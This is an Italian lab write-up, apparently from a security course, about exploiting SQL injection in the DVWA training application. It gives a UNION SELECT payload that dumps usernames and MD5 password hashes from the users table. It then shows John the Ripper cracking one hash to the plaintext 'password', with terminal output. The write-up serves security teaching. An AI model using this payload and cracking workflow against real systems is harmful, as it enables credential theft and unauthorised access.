
S6L4

Andando nella nostra DVWA,selezionando la categoria SQLINJECTION,possiamo inserire la seguente **query** per interrogare il database e per ottenere gli username e le password da esso.



Query utilizzata:1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#

Spiegazione query: *la query in questione va a selezionare userid,nome,cognome,user e la password dalla tabella users.*

Come possiamo notare la password è scritta nel database in hash(md5 in questo caso) e quindi non è in chiaro.
Ecco come trasformarla in chiaro grazie ad un tool

John The Ripper

Questo software partendo dagli hash prova a risalire alla password in chiaro,in questo caso noi abbiamo salvato l'hash(md5) in file chiamato hash.txt e attraverso il comando john –format=raw-MD5 hash.txt abbiamo trovato la password in chiaro, in questo caso la password è password

```
┌──(root㉿kali)-[/home/gerardo/Desktop]
└─# john --format=raw-MD5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=6
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (?)
1g 0:00:00:00 DONE 2/3 (2024-01-18 16:56) 50.00g/s 19200p/s 19200c/s 19200C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```